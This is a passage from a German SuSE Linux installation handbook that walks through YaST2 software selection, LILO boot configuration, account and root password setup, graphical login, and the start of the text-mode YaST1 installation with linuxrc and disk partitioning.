
‘Minimales System’ – Das ‚Minimale System‘ ist ein voll funktionsfähiges Unix-Betriebssystem im Textmodus (Basissystem, sowie alle wichtigen Dienstprogramme). Wenn der Plattenplatz beschränkt ist, kann damit die grundsätzliche Funktion von SuSE Linux ausprobiert werden. Oder für eine konkrete Anwendung, die keine weitere Ausrüstung des Systems erfordert. – Platzbedarf: ca. 150 MB.

‘Standard-System’ – Das ‚Standard-System‘ enthält eine ausgewogene Software-Zusammenstellung. Für den Anfang ist alles Wichtige dabei: grafische Oberfläche, Drucker, Spiele, Software für Internetzugang und -benutzung, Editoren, CD-Player usw. – Platzbedarf: ca. 500 MB.

‘Fast alles’ – ‚Fast alles‘ sollte installiert werden, wenn Sie wissen, dass der gesamte Umfang benötigt wird oder wenn Sie die ganze Bandbreite der SuSE Linux-Software kennen lernen wollen. Voraussetzung ist allerdings, dass viel Platz vorhanden ist. – Platzbedarf: mehr als 6 GB.

Das ‚Standard-System‘ empfiehlt sich ganz besonders für den Einstieg; wenn Sie weitere Software benötigen, können Sie diese später nachinstallieren.

Aufbauend auf eine der genannten Zusammenstellungen („Grundausrüstung“) erlaubt der Button ‚Erweiterte Auswahl‘ einzelne Komponenten oder spezielle Anwendungen („Pakete“) hinzuzunehmen oder auszuschließen.

Erweiterte Software-Auswahl: Details verändern

Wenn Sie im vorangegangenen Dialog ‚Erweiterte Auswahl‘ gewählt haben, können Sie hier die Zusammenstellung im Detail verändern.

In der ‚Erweiterten Auswahl‘ gibt es Paketgruppen im Angebot; Sie können beliebig viele Komponenten dazunehmen. Für freie Software haben Sie darüber hinaus die Möglichkeit, die Quellen gleich mitzinstallieren; wählen Sie dazu ‚Verfügbare Quellen installieren‘ an. Die

Quellen nehmen mitunter viel Platz in Anspruch und sind in der Regel *nur für Programmierer* von Interesse.



Die Software-Auswahl kann nach Abschluss der Installation jederzeit erweitert werden, indem Sie YaST2 oder das traditionelle YaST aufrufen, um mithilfe der Paketauswahl Software nachzuinstallieren (siehe Kapitel 3 auf Seite 83). Wenn Sie *jetzt* zu einem schnellen Ergebnis kommen wollen, sollten Sie sich während der Erstinstallation nicht zu sehr in den Dschungel der Anwendungen vertiefen ; -)

‘Kommerzielle Software’ steht ebenfalls zur Verfügung. Wählen Sie in diesem Dialog die gewünschten Programmpakete aus.

Über ‘Einzelne Anwendungen auswählen’ haben Sie gezielten Zugriff auf jede einzelne Anwendung bzw. auf jedes Software-Paket. Wenn Sie dort in den Zusammenstellungen Pakete an- oder abwählen, wird YaST2 permanent überprüfen, ob alle untereinander bestehenden Abhängigkeiten erfüllt sind und ggf. zusätzliche zu installierende Pakete vorschlagen. Zum ordnungsgemäßen Funktionieren der Software ist es wichtig, dass es keine unaufgelösten Abhängigkeiten gibt.

Mögliche Probleme

- YaST2 wird überprüfen, ob für die von Ihnen gewählte Software-Zusammenstellung genügend freier Platz zur Verfügung steht. Falls nicht, müssen Sie entweder den Umfang verkleinern oder weitere Partitionen für SuSE Linux zur Verfügung stellen. Wenn Sie weitere Partitionen zur Verfügung stellen wollen, gehen Sie ‘Zurück’ bis zur Auswahlmaske ‘Auswahl des Installationsziels’; vgl. Abschnitt 2.1.8 auf Seite 21.
- Wenn Sie von einem nachfolgenden Dialog wieder hierhin ‘Zurück’-Kommen und Komponenten neu selektieren, wird die Paket-Einzelauswahl verworfen werden. Sehen Sie sich also bitte vor, damit nicht etwa zeitraubende Kleinarbeit für die Katz’ war.

2.1.10 LILO – Bootmanager für den Systemstart

Damit Linux später überhaupt starten kann, muss ein Bootmechanismus vorbereitet werden. Es muss festgelegt werden, an welcher Stelle im System der Bootmanager LILO (engl. *Linux LOader*) installiert wird bzw. ob ein anderes Bootkonzept verwendet werden soll (Informationen dazu finden Sie in Abschnitt 2.3 auf Seite 46 und in Kapitel 4 auf Seite 117).

- Wenn YaST2 neben SuSE Linux *kein anderes* Betriebssystem auf Ihrem Rechner findet *und* wenn dies den Tatsachen entspricht, dann liegen die Dinge einfach und Sie können auf ‘Weiter’ klicken.
- Wenn YaST2 zusätzlich ein anderes Betriebssystem findet (z. B. Windows) oder wenn entweder die Festplatten-Aufteilung nicht boot-tauglich (1024-Zylinder-Grenze) oder wenn die Hardware-Komponenten Ihres PCs (Mischsystem von SCSI- und (E)IDE-Festplatten) überhaupt in Hinblick auf die Bootfähigkeit nicht mit Sicherheit ausgelotet werden

können, dann gibt es den verlässlichen Weg, eine Bootdiskette herstellen zu lassen.

Sollte YaST2 jedoch die Lage nicht richtig diagnostizieren oder sollten Sie selbst andere Vorstellungen vom Systemstart haben, so wählen Sie `'Andere Konfiguration'`, um den Systemstart manuell zu konfigurieren. – Dazu gleich mehr.

LILO: Andere Startkonfiguration

YaST2 bietet nun vier Möglichkeiten zur Auswahl an:

'Auf C: (im MBR der ersten Festplatte)' – Wenn SuSE Linux als alleiniges Betriebssystem installiert werden soll, so gehört *LILO* auf jeden Fall in den \Leftrightarrow *MBR* (engl. *Master Boot Record*).

LILO im MBR kann auch als Bootmanager für mehrere Betriebssysteme fungieren. Wählen Sie diese Möglichkeit aber nur dann, wenn Sie sich *sicher* sind, dass Ihre bereits installierten Systeme von *LILO* gebootet werden können – in der Regel ist dies bei Windows 95/98 der Fall; siehe dazu Abschnitt 4.7.1 auf Seite 133. Sind Sie im Zweifel, entscheiden Sie sich für die Möglichkeit `'Bootdiskette erstellen'`.

'Bootdiskette erstellen' – Falls Ihr Rechner mit mehreren Betriebssystemen laufen soll, gibt es die Möglichkeit, für SuSE Linux eine Bootdiskette zu erstellen. So bleibt der bisherige Bootmechanismus völlig unbehelligt und SuSE Linux kann jederzeit von dieser Diskette gestartet werden. Wenn Sie auf Nummer sicher gehen wollen, sollten Sie diese Möglichkeit wählen.

Hinweis: Es ist möglich, das Booten mit *LILO* im MBR später noch mit Hilfe von YaST einzurichten (siehe Abschnitt 3.6.2 auf Seite 105, `'LILLO konfigurieren'`).

'LILLO nicht installieren (anderer Bootmanager)' – Hiermit können Sie weiterhin Ihren eigenen Bootmanager benutzen. Am MBR (Master Boot Record) wird nichts geändert; *LILO* wird in der Partition `/boot` eingerichtet. Allerdings müssen Sie in diesem Fall *selbständig* den vorhandenen Bootmanager neu konfigurieren. Eine Möglichkeit, wie dies für Windows NT und Linux geht, wird in Abschnitt 4.7.2 auf Seite 134 beschrieben.

'Auf andere Partition' – Wählen Sie diese Möglichkeit, wenn Sie eine abweichende Partition angeben wollen oder müssen; vgl. den vorangegangenen Punkt.

Im Feld `'Bootparameter'` sind bei Bedarf „Kernelparameter“ einzutragen; daraus wird die **append**-Zeile konstruiert; vgl. z. B. auf Seite 129 und auf Seite 366.

Die `linear`-Option wird nur selten benötigt; diese Option dient dazu, dass Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden; vgl. auf Seite 128.

2.1.11 Benutzer-Information

Unter SuSE Linux können mehrere Benutzer gleichzeitig arbeiten und jeder, der das System benutzen will, muss sich zunächst anmelden. Das Anmelden wird als „Einloggen“ bezeichnet. Die Angaben in diesem Fenster dienen zum Anlegen Ihres „Benutzerkontos“ (Vor-, Nachname, Benutzername, Passwort). Sie werden nun darum gebeten, Ihren Vor- und Nachnamen einzugeben. Außerdem wird Ihr „Benutzername“ und das Passwort festgelegt, mit dem Sie sich in SuSE Linux einloggen können.

Sie haben die Möglichkeit, sich mit dem Button 'Vorschlagen' den „Benutzernamen“ automatisch aus Vor- und Nachname erzeugen zu lassen (dieser Vorschlag kann geändert werden) oder Sie tippen den gewünschten Namen selbst ein.

Ein muss ein Passwort eingegeben und zur Überprüfung nochmals wiederholt werden. Beachten Sie dabei die Groß-/Kleinschreibung. Zudem sollte es mindestens 5 Zeichen (maximal 8) lang sein und keine Umlaute enthalten. Erlaubt sind Sonderzeichen (z. B. #, ., ;) und Ziffern von 0 bis 9.

Bitte merken Sie sich Ihren „Benutzernamen“ und das Passwort gut, Sie werden es immer dann brauchen, wenn Sie mit SuSE Linux arbeiten wollen.

Mit 'Weiter' gelangen Sie zu einem weiteren Fenster für die Eingabe des 'root'-Passwortes.

2.1.12 'root'-Passwort festlegen

Der Benutzer 'root' ist unter Linux mit besonderen Privilegien ausgestattet, er kann z. B. Systemprozesse starten/beenden, Benutzer anlegen und entfernen, wichtige Systemdateien manipulieren usw., d. h. die Aufgaben eines *Systemadministrators* durchführen.

Sie werden hier dazu aufgefordert, für den Benutzer 'root' ein Passwort zu vergeben; es gelten die gleichen Regeln wie für das Benutzer-Passwort.



Das 'root'-Passwort müssen Sie sich gut merken, es kann später nicht mehr zur Einsicht abgerufen werden. Sie werden das Passwort immer dann brauchen, wenn Sie administrative Aufgaben am System durchzuführen haben.

Wenn Sie jetzt 'Weiter' sagen, wird's Ernst mit der eigentlichen Installation.

2.1.13 Einstellungen bestätigen – Installation starten

Um Ihnen eine Kontrollmöglichkeit zu geben, werden alle bisher gesammelten Daten angezeigt. Falls Sie Änderungen vornehmen möchten, gelangen Sie mit 'Zurück' schrittweise bis hin zur ersten Eingabemaske zurück.

Wenn alles passt und Sie 'Weiter' machen, erfolgt zunächst eine Sicherheitsabfrage (in grün), ob Sie die Installation jetzt tatsächlich mit den angezeigten Einstellungen starten möchten:

- Nach Bestätigung mit 'Ja installieren' beginnt YaST2 mit der Einrichtung des Systems.

- Mit `'Nein'` haben Sie die Möglichkeit die Daten erneut zu kontrollieren und gegebenenfalls zu ändern, indem Sie `'zurück'` zur entsprechenden Maske gehen.

Falls Sie es sich nun doch anders überlegt haben und die Installation von SuSE Linux auf einen anderen Zeitpunkt verschieben möchten, haben Sie jetzt die Möglichkeit, die Installation komplett abzubrechen. Alle bisher gemachten Einstellungen und Angaben gehen dann verloren. Wenn Sie `'Installation abbrechen'` wählen, wird Ihr Rechner nach nochmaliger Rückfrage heruntergefahren und Sie können bedenkenlos ausschalten oder neu booten. Auf Ihren Rechner wurden bis zu diesem Zeitpunkt keinerlei Veränderungen vorgenommen.

Eine Besonderheit für „Experten“ wird Ihnen mit `'Einstellungen auf Diskette speichern'` geboten. Alle Angaben werden dann auf Diskette gesichert, um Sie bei weiteren Installationen wieder abrufen zu können.

Sie haben sich für `'Ja installieren'` entschieden und können YaST2 jetzt bei der Arbeit zusehen. Es wird jetzt Partitionen anlegen und formatieren. Je nach Systemausstattung und Größe der Festplatte wird dies einige Zeit in Anspruch nehmen. Vermeiden Sie einen Abbruch, da Sie damit die Festplatte in einen undefinierten Zustand versetzen würden.

Anschließend werden die Pakete von CD 1 eingelesen und es wird zunächst das SuSE Linux-Basissystem installiert; nach Ihrer Bestätigung mit `'Weiter'` wird dieses textorientierte Basissystem gestartet. YaST2 setzt die Installation der Software fort und wird – falls erforderlich – die nächsten CDs angefordert; wenn Sie während dieser Phase die Installation `'Abbrechen'`, wird das System in keinem benutzbaren Zustand sein!

Entsprechend Ihren Angaben im Abschnitt 2.1.10 auf Seite 24 werden Sie ggf. aufgefordert eine formatierte Diskette einzulegen, um eine Bootdiskette erstellen zu lassen. Benutzen Sie hierzu *keine* der mitgelieferten Disketten! Falls *LILLO* im MBR installiert wird, bekommen Sie die Mitteilung, mit welchem Befehl Sie den ursprünglichen MBR wiederherstellen können; notieren Sie sich bitte diesen Befehl.

SuSE Linux ist jetzt erfolgreich auf Ihrem Rechner installiert!

Es fehlt noch die Vorbereitung der grafischen Oberfläche; dieser Schritt entfällt freilich, wenn Sie nicht mehr als das `'Minimale System'` installiert haben – das `'Minimale System'` ist ja explizit für den Betrieb im Textmodus ausgelegt. Anschließend können Sie SuSE Linux das erste Mal ausprobieren.

2.1.14 Grafische Oberfläche vorbereiten

Um schon beim ersten *Einloggen* eine grafische Benutzeroberfläche zur Verfügung stellen zu können, wird YaST2 nun versuchen, alle benötigten Informationen über den angeschlossenen Monitor und die Grafikkarte selbständig herauszufinden.

Wenn dies gelingt, wird eine geeignete Bildschirmauflösung, Farbeinstellung und Wiederholfrequenz für den Monitor gewählt und der Testbildschirm angezeigt.



Bitte kontrollieren Sie die Einstellungen, bevor Sie Ihr „Okay“ geben! Sehen Sie bei Ungewissheit in den Unterlagen zur Grafikkarte und zu Ihrem Monitor nach.

Wird der Monitor nicht erkannt, wählen Sie Ihr Modell bitte aus der angebotenen Liste aus ; besitzen Sie ein unbekanntes Modell, müssen Sie die Einstellungen von Hand eingeben oder die Daten von einer ‚Treiber-Diskette‘ einlesen lassen, die eventuell mit Ihrem Monitor mitgeliefert wurde; in jedem Fall sollten Sie die Dokumentation zu Ihrem Monitor zurate ziehen. – Wenn Sie keine grafische Oberfläche wollen, wählen Sie aus der Herstellerliste den ersten Punkt ‚Kein X11 konfigurieren‘ aus.

Schließlich kommt die Frage nach der Bildschirm-Einstellung. Die ideale Bildschirmauflösung hängt von Ihren Vorlieben und Ihrer Hardware ab. Als Farbtiefe (‚Anzahl der Farben‘) sollten Sie 16bpp wählen.

Mögliche Probleme

- In seltenen Fällen kann es notwendig sein, dass Sie den \Rightarrow X-Server „per Hand“ konfigurieren müssen; dazu ist später das Programm SaX zu starten. Hinweise zu SaX finden Sie in Abschnitt 8.1 auf Seite 240.

2.1.15 Systemkomponenten konfigurieren

Schon während der Installationsphase haben Sie die Möglichkeit, einige Systemkomponenten – soweit vorhanden – zu konfigurieren: Drucker, Sound, Internet und Netzwerk.

Sollte es bereits etwas spät geworden sein, verschieben Sie diese Tätigkeit guten Gewissens auf den nächsten Tag!

2.1.16 Erstes Einloggen

Jetzt ist es soweit – Sie können sich anmelden.

Das grafische Login (der *kdm*-Displaymanager) erscheint und zeigt die eingerichteten Benutzer an (Abbildung 9.6 auf Seite 273). Sie müssen nur noch den Benutzernamen bei **login:**, sowie Ihr Passwort eingeben und KDE (das „K Desktop Environment“) wird gestartet. – Erläuterungen zu KDE finden Sie in Abschnitt 9.2 auf Seite 271; außerdem steht Ihnen das Hilfesystem (*kdehelp*) zur Verfügung.

Wenn Sie im Textmodus weiterarbeiten, geben Sie Ihren Benutzernamen bei der Eingabeaufforderung **login:** ein. Nach Eingabe des Passwortes erscheint der \Rightarrow Prompt des Linux-Systems.

2.1.17 Ausblick und Arbeiten am System

Für Linux-Anfänger ist das Handbuch-Kapitel 19 auf Seite 477 ff. eine wertvolle Einstiegshilfe, außerdem werden in Anhang F auf Seite 531 ff. einige häufig gestellte Fragen beantwortet. Weiterführende Bücher sind im Literaturverzeichnis genannt (vgl. auf Seite 555 ff.) und werden teilweise unter <http://www.suse.de/de/produkte/buecher/> kurz vorgestellt.

Machen Sie auch auch mit dem „alten“ YaST vertraut (Kapitel 3 auf Seite 83 ff.).

- Details zur Einrichtung der grafischen Oberfläche, dem so genannten X Window System, entnehmen Sie dem Kapitel 8 auf Seite 239. Zur Konfiguration mit SaX lesen Sie bitte die Anleitung im Abschnitt 8.1 auf Seite 240 nach.
- Die Soundkarte ist Thema in Abschnitt 10.3 auf Seite 294 – dort geht es um „Hardware rund um den Linux-Rechner“.
- Wie Sie Ihren Drucker einrichten und welche Drucker unterstützt werden, erfahren Sie im Kapitel 12 auf Seite 331. Zur einfachen Installation mit YaST vergleichen Sie bitte Abschnitt 3.6.1 auf Seite 103.
- Wie Sie den Internetzugang konfigurieren, erfahren Sie im Kapitel 5.3 auf Seite 169. Speziell für die Modem-Einrichtung vergleichen Sie bitte Abschnitt 6.5 auf Seite 188, für ISDN ist Abschnitt 6.2 auf Seite 171 heranzuziehen.
- Über die Konfiguration eines Netzwerks lesen Sie bitte mehr im Kapitel 5 auf Seite 151.

Wenn Sie ein internes Netz mit einem ISDN-Zugang koppeln, sind fortgeschrittene Netzwerkkennnisse erforderlich. In der weiterführenden Literatur sollten Sie Hinweise unter den Stichworten „Gateway“, „Router“ oder „Firewall“ finden.



2.2 Installation mit dem textbasierten YaST (YaST 1)

Viele Wege führen zum installierten Linux – aber manche davon sind komplizierter als andere.

Falls Sie kein Linux-Einsteiger mehr sind, mögen manche Erläuterungen unnötig oder langatmig erscheinen. Denken Sie einfach mal zurück an die Zeit, als Sie Ihren ersten Rechner hatten und dankbar jede Informationsquelle anzapften...

2.2.1 Ausgangslage

Bei SuSE Linux steht mit *YaST* ein Installationswerkzeug zur Verfügung, das Sie sicher von der Vorbereitung der Festplatte über die Software-Einrichtung bis hin zur Konfiguration eines grafischen Logins geleitet.

Für den „Normalfall“ eines Rechners, auf dem SuSE Linux installiert werden soll, müssen die folgenden Punkte erfüllt sein:

- Sie können von der mitgelieferten „Bootdisk“ oder direkt von der CD 1 den Rechner starten.
- Auf Ihrer Festplatte befindet sich freier, nicht partitionierter und ausreichend bemessener Platz für die Linux-Installation. Alternativ können Sie auch eine eigene, genügend große Festplatte für Linux zur Verfügung stellen.
- Ihr *CD-ROM-Laufwerk* wird von Linux unterstützt. Falls Sie das bislang nicht wissen: keine Panik, es lässt sich herausfinden.

Sollte einer dieser Punkte nicht zutreffen, gibt es „Umwege“, wie Sie gleichwohl eine Installation durchführen können. Derartige Wege werden in Abschnitt 2.4 auf Seite 48 ff. aufgezeigt.

2.2.2 Nun geht's los: Der Begrüßungsbildschirm

Schalten Sie den Rechner ein, und legen Sie die CD 1 und/oder die Diskette in das jeweilige Laufwerk ein. Falls der Rechner nicht booten will, müssen Sie zuvor möglicherweise die Bootreihenfolge im BIOS des Rechners auf A, C oder CDROM, C, A umstellen.

Nach wenigen Augenblicken wird der Begrüßungsbildschirm angezeigt (Abbildung 2.1 auf der nächsten Seite). Drücken Sie innerhalb von 3 Sekunden eine Taste (z. B. `(Tab)`), damit *nicht* automatisch *YaST2* gestartet wird. Geben Sie nun `manual` am Bootprompt (`boot:`) ein und bestätigen Sie mit `(↵)`:

```
boot: manual (↵)
```

Nun erscheinen am unteren Bildschirmrand die Meldungen "Loading initdisk.gz..." sowie "Loading linux..." und nach einiger Zeit bootet der *Kernel* und *linuxrc* wird gestartet.

Das Programm *linuxrc* ist menügeführt und wartet auf Eingaben des Benutzers.




Abbildung 2.1: Der Startbildschirm von SuSE Linux

Mögliche Probleme

- Sollte Ihr CD-ROM-Laufwerk (ATAPI) beim Booten des Systems hängenbleiben, vergleichen Sie bitte den Abschnitt 2.7.5 auf Seite 63.
- Die CD 1, die einen optimierten Kernel für Pentium-Prozessoren aufweist, wird nicht als Bootmedium erkannt. Versuchen Sie auf die „Bootdisk“ oder auf CD 2 auszuweichen; vgl. Abschnitt 2.6.2 auf Seite 58.
- Andere Boot-Schwierigkeiten können in der Regel mit Kernel-Parametern umgangen werden; vgl. Abschnitt 14.3.2 auf Seite 366 ff.

2.2.3 Die Grundlegung: *linuxrc*

Mit dem Programm *linuxrc* können Sie Einstellungen zur Installation vornehmen. Falls notwendig können Sie Treiber als Kernelmodule laden. Am Ende wird *linuxrc* das Installationsprogramm YaST starten, und die eigentliche Installation der Systemsoftware und der Anwendungsprogramme kann beginnen.

Die Bedienung von *linuxrc* ist denkbar einfach: Mit \uparrow und \downarrow wählen Sie einen Menüpunkt, mit \leftarrow und \rightarrow wählen Sie ein Kommando aus, z. B. 'Ok' oder 'Abbruch'. Mit \leftarrow wird das Kommando ausgeführt.

Eine genaue Beschreibung von *linuxrc* finden Sie in Abschnitt 16.3 auf Seite 427 ff.

Einstellungen und Hardware-Einbindung

Das Programm *linuxrc* beginnt mit der Auswahl der Sprache.

- Wählen Sie eine Sprache aus. Da 'Deutsch' schon vorgegeben ist, bestätigen Sie mit \leftarrow .
- Wählen Sie zwischen 'Farb-Bildschirm' und 'Schwarzweiß-Bildschirm' aus. Wenn Sie einen Farbbildschirm besitzen, bestätigen Sie wieder mit \leftarrow .

2. Die SuSE Linux-Erstinstallation



Abbildung 2.2: Auswahl der Sprache

- Wählen Sie die Tastaturbelegung. In der Regel bestätigen Sie mit (←) für die voreingestellte Belegung 'Deutsch' – es sei denn, Sie haben eine andere Tastatur.




Abbildung 2.3: Hauptmenü von *linuxrc*

Jetzt sind wir im Hauptmenü von *linuxrc* (Abbildung 2.3). Hier gibt es das folgende Angebot:

- **'Einstellungen'** – Hier können Sie Sprache, Bildschirm oder Tastatur nochmal ändern.
- **'System-Information'** – Für Interessierte gibt es eine Menge Informationen über die Hardware, soweit diese vom Kernel erkannt wurde oder von bereits geladenen Modulen angesprochen wird.

'Kernel-Module (Hardware-Treiber)' – Hier müssen Sie eventuell rein, um die zur Hardware passenden Module zu laden.

Regelfall: Sie müssen diesen Menüpunkt *nicht* aufrufen, wenn Sie sowohl Festplatte(n) als auch das CD-ROM-Laufwerk (⇐*ATAPI*) an einem (E)IDE-Controller angeschlossen haben. Die (E)IDE-Unterstützung ist nämlich fest in den Kernel eingebaut.

'Installation / System starten' – Hier wird dann die Installation fortgesetzt.

'Abbruch / Reboot' – Falls Sie sich alles ganz anders überlegt haben...

Wählen Sie das Laden der Kernelmodule mit **'Kernel-Module'** nur dann, wenn Sie Unterstützung für SCSI oder für PCMCIA (vgl. Abschnitt 11.1.6 auf Seite 323) benötigen oder wenn Sie *kein* ATAPI-Laufwerk Ihr Eigen nennen; wie Sie Module laden, können Sie in Abschnitt 16.3 auf Seite 427 nachlesen. Im folgenden Untermenü wählen Sie aus, wofür Sie Module laden wollen (oder besser gesagt: müssen). Es kommen in Frage:

Ein SCSI-Modul – wenn Sie eine SCSI-Festplatte oder SCSI-CD-ROM-Laufwerk haben.

Ein CD-ROM-Modul – falls Ihr CD-ROM-Laufwerk *nicht* am (E)IDE-Controller oder *nicht* am SCSI-Controller hängt.

Ein Netzwerk-Modul – falls Sie über NFS oder FTP installieren wollen – das ist hier aber nicht das Thema.

Wenn Sie Support für Ihr Installationsmedium (proprietäres CD-ROM-Laufwerk, Parallelport-CD-ROM-Laufwerk, Netzwerkkarte, PCMCIA) unter den Standard-Modulen vermissen, können Sie eventuell auf die zusätzlichen Treiber der modules-Diskette zurückgreifen. Dazu gehen Sie bis ans Ende der Liste und wählen dort den Punkt `-- Weitere Module --`; die modules-Diskette wird von *linuxrc* in diesem Fall angefordert.



Installation starten

Da **'Installation / System starten'** bereits ausgewählt ist, brauchen Sie nur noch (↔) zu drücken, um zur eigentlichen Installation zu gelangen.

Hier stehen Ihnen folgende Punkte zur Auswahl:

'Installation/Update starten' Das, was Sie gleich machen werden.

'Installiertes System booten' Dieser Punkt wird eventuell später einmal benötigt, falls es zu Problemen beim regulären Booten kommen sollte.

'Rettungssystem starten' Dieser Punkt steht bislang nur auf IBM-kompatiblen Systemen (x86) zur Verfügung.

'Live-CD starten' Wenn Sie erstmal reinschnuppern wollen, ohne SuSE Linux gleich auf die Festplatte zu packen; zur Live-CD vgl. Abschnitt 3.6.4 auf Seite 109.





Abbildung 2.4: Installationsmenü von *linuxrc*

Um zur Installation zu gelangen, drücken Sie nun  für den Menüpunkt 'Installation/Update starten'. Dann ist es an der Reihe das Quellmedium auszuwählen; in der Regel reicht es aus, den Cursor an der Vorauswahl stehen zu lassen: 'CD-ROM'.





Abbildung 2.5: Quellmedium in *linuxrc* auswählen

Drücken Sie nun  und wählen Sie dann *YaST1* aus, um mit der eigentlichen Installation zu beginnen. Als Quellmedium wird dabei die CD-ROM verwendet, sofern Sie kein anderes Quellmedium ausgewählt haben.

Die Installationsumgebung wird in eine RAM-Disk geladen und – wenn dieser Vorgang abgeschlossen ist – startet das Installationsprogramm *YaST*.

Mögliche Probleme

Probleme kann es hier an den folgenden Stellen geben:

- Der verwendete SCSI-Adapter wird nicht erkannt: Verwenden Sie einen Kernel, der den entsprechenden SCSI-Treiber fest hinzugebunden hat; erstellen Sie eine derartige Boot-Diskette, wie in Abschnitt 2.6.3 auf Seite 58 beschrieben .
- Das verwendete ATAPI-CD-ROM-Laufwerk bleibt beim Lesen hängen: siehe Abschnitt 2.7.5 auf Seite 63 und generell Abschnitt 2.7.13 auf Seite 66.

2.2.4 YaST starten

YaST bietet einen Eingangsbildschirm mit 4 Punkten zur Auswahl an (vgl. Abbildung 2.6).




Abbildung 2.6: YaST Eingangsbildschirm

Wenn Sie YaST besser kennenlernen wollen oder spezielle Wartungsaufgaben haben, sehen Sie bitte im ausführlichen YaST-Kapitel nach (Kapitel 3 auf Seite 83 ff.) – Am Anfang des YaST-Kapitels finden Sie Hinweise, wie die Tastaturbelegung unter YaST funktioniert.



- **'Linux neu installieren'** Wenn ein neues SuSE Linux installiert werden soll. Mit genau diesem Punkt werden wir uns im folgenden beschäftigen ; -)
- **'Bestehendes Linux-System updaten'** Das Update eines SuSE Linux ist Thema in Abschnitt 15.1 auf Seite 401.
- **'Installation im Experten-Modus'** Wenn Sie diesen Installationsmodus wählen, haben Sie während der Installation vielfach die Möglichkeit gezielt einzugreifen. Wählen Sie diesen Punkt bitte nur dann, wenn Sie ausreichend Linux-Erfahrungen haben und wenn Sie sicher wissen, welche Schritte nacheinander zu erfolgen haben. Der Experten-Modus wird im folgenden *nicht* erklärt!
- **'Abbruch - keine Installation'** Falls Sie es sich im letzten Moment anders überlegt haben. . .

Wählen Sie 'Linux neu installieren'.

Bitte vergleichen Sie, *bevor* Sie eventuell selbst partitionieren, Abschnitt 2.8 auf Seite 69; dort finden Sie Hintergrund-Informationen.

2.2.5 Festplatte partitionieren und formatieren

YaST teilt Ihnen nun mit, dass eine Festplatte gefunden wurde. Falls dort „freier“ Plattenbereich vorhanden ist, wird YaST dies feststellen und vorschlagen, den Bereich für Linux zu verwenden (Maske 'Freien Bereich nutzen?').



Sollte bereits eine Swap-Partition vorhanden sein – eventuell von einer vorangegangenen Installation –, so wird YaST fragen, ob diese Swap-Partition verwendet und schließlich in das System eingebunden werden soll.

Gehen Sie so vor, um die erforderlichen Partitionen einzurichten:

'**Partitionieren**' – Die Frage nach der Partitionierung muss in der Regel bei einer SuSE Linux-Erst- oder bei einer -Neuinstallation mit 'Partitionieren' beantwortet werden. 'LVM Einrichten' wählen Sie bitte nicht aus – es sei denn, Sie wissen, was ein *Logical Volume Manager* ist und Sie sind sich weiterhin sicher, dass Sie einen solchen benötigen.

'**JA**' – Wenn Sie 'Ja' sagen, partitioniert YaST selbständig und Sie können mit Abschnitt 2.2.7 auf Seite 38 weitermachen.

'**Nein**' – Sagen Sie 'Nein', können Sie interaktiv partitionieren.




Abbildung 2.7: YaST – Platte partitionieren

Wenn YaST *keinen* freien Platz ausmachen kann, erscheint die Maske 'Gesamte Platte verwenden'; Sie haben dort die beiden folgenden Möglichkeiten (zur Erinnerung: mit `Tab` bzw. `←` oder `→` positionieren Sie den Cursor, während mit `↔` die Auswahl durchgeführt wird):

'Partitionieren' – Sie nehmen die Festplatten-Aufteilung selbständig vor; diese Option müssen Sie zwingend dann wählen, wenn Sie neben Linux ein bereits installiertes anderes Betriebssystem weiterverwenden wollen.

Wenn Sie `'Gesamte Platte'` ausführen lassen, wird die Festplatte völlig neu eingerichtet; dabei gehen alle Daten *verloren*, die sich zu diesem Zeitpunkt auf der Platte befinden!



'Gesamte Platte' – YaST wird – nach einer „roten“ Sicherheitsabfrage – die Partitionierung *selbständig* vornehmen und die angelegten Partitionen automatisch formatieren.

Diese Option sollte immer dann gewählt werden, wenn Sie auf der ausgewählten Festplatte ein neues SuSE Linux als alleiniges Betriebssystem haben wollen *und* Sie sich nicht mit der Materie der Partitionierung beschäftigen möchten.

Eventuell vorhandene Betriebssysteme werden hiermit gelöscht!

Bei Auswahl der Option `'Gesamte Platte'` verfolgt YaST die folgende Strategie:

- Eingerichtet werden eine `/boot`-Partition (mindestens 2 MB bzw. 1 Zylinder),
- eine Swap-Partition (doppelte RAM-Menge, jedoch höchstens 128 MB) sowie
- der Rest als eine große Partition, die unter `'/'` als Root-Partition (Wurzelverzeichnis) vorbereitet wird.

Mögliche Probleme

- Es kann vorkommen, dass es Probleme beim erneuten Einlesen der Partitionstabelle gibt. Diesen Umstand wird YaST in einer *roten* Mitteilungsbox anzeigen und dann zum Booten auffordern. Starten Sie in einem solchen Fall den Rechner neu und verzichten Sie beim nächsten Durchgang darauf, abermals zu partitionieren.
- Es ist kein ausreichender Platz verfügbar. In Abschnitt 2.6.1 auf Seite 56 gibt es Hinweise, wie man mit *fips* unter DOS Platz auf der Festplatte schaffen kann.

2.2.6 Installation der Software beginnen

Die Festplatte ist nun vorbereitet. Es ist an der Zeit festzulegen, welche Software aus der Fülle des Angebotenen installiert werden soll.

Geduld ist angesagt: Die Daten der Serien und der Pakete müssen vom Installationsmedium eingelesen und ausgewertet werden. Wenn dieser Vorgang beendet ist, erscheint das YaST-Installationsmenü (Abbildung 2.8 auf der nächsten Seite). Wenn Sie keine spezielle Auswahl treffen wollen, geht es mit dem Punkt `'Installation starten'` weiter; in diesem Fall können Sie gleich zu Abschnitt 2.2.8 auf Seite 39 springen.




Abbildung 2.8: YaST – Pakete auswählen

- Wählen Sie 'Konfiguration laden', um Ihre Software-Auswahl zu treffen (Standard, Netzwerkservers, Minimal etc.); dies ist Thema im kommenden Abschnitt 2.2.7. Wenn Sie die passende Konfiguration geladen und bestätigt haben, landen Sie wieder im Installationsmenü.
- Hier können Sie nun noch über das Installationsmenü mit 'Konfiguration ändern/erstellen' die Paketauswahl *in Einzelheiten* verändern. Sie gelangen so in die Serienauswahl von SuSE Linux. In der Regel brauchen Sie dies jedoch *nicht*, da die vorgegebene Paketauswahl ein lauffähiges System zur Verfügung stellen wird. Auch können Sie die Auswahl jederzeit nachträglich – wenn Linux erst einmal läuft – ändern und erweitern.

Eine genaue Beschreibung dieser Menüs sowie der Funktion der einzelnen Menüpunkte erhalten Sie im YaST-Kapitel, Abschnitt 3.4 auf Seite 95.

2.2.7 Software-Grundausrüstung auswählen

In diese YaST-Maske gelangen Sie (Abbildung 2.9 auf der nächsten Seite), wenn Sie in Abschnitt 2.2.6 auf der vorherigen Seite den Punkt 'Konfiguration laden' auswählen.

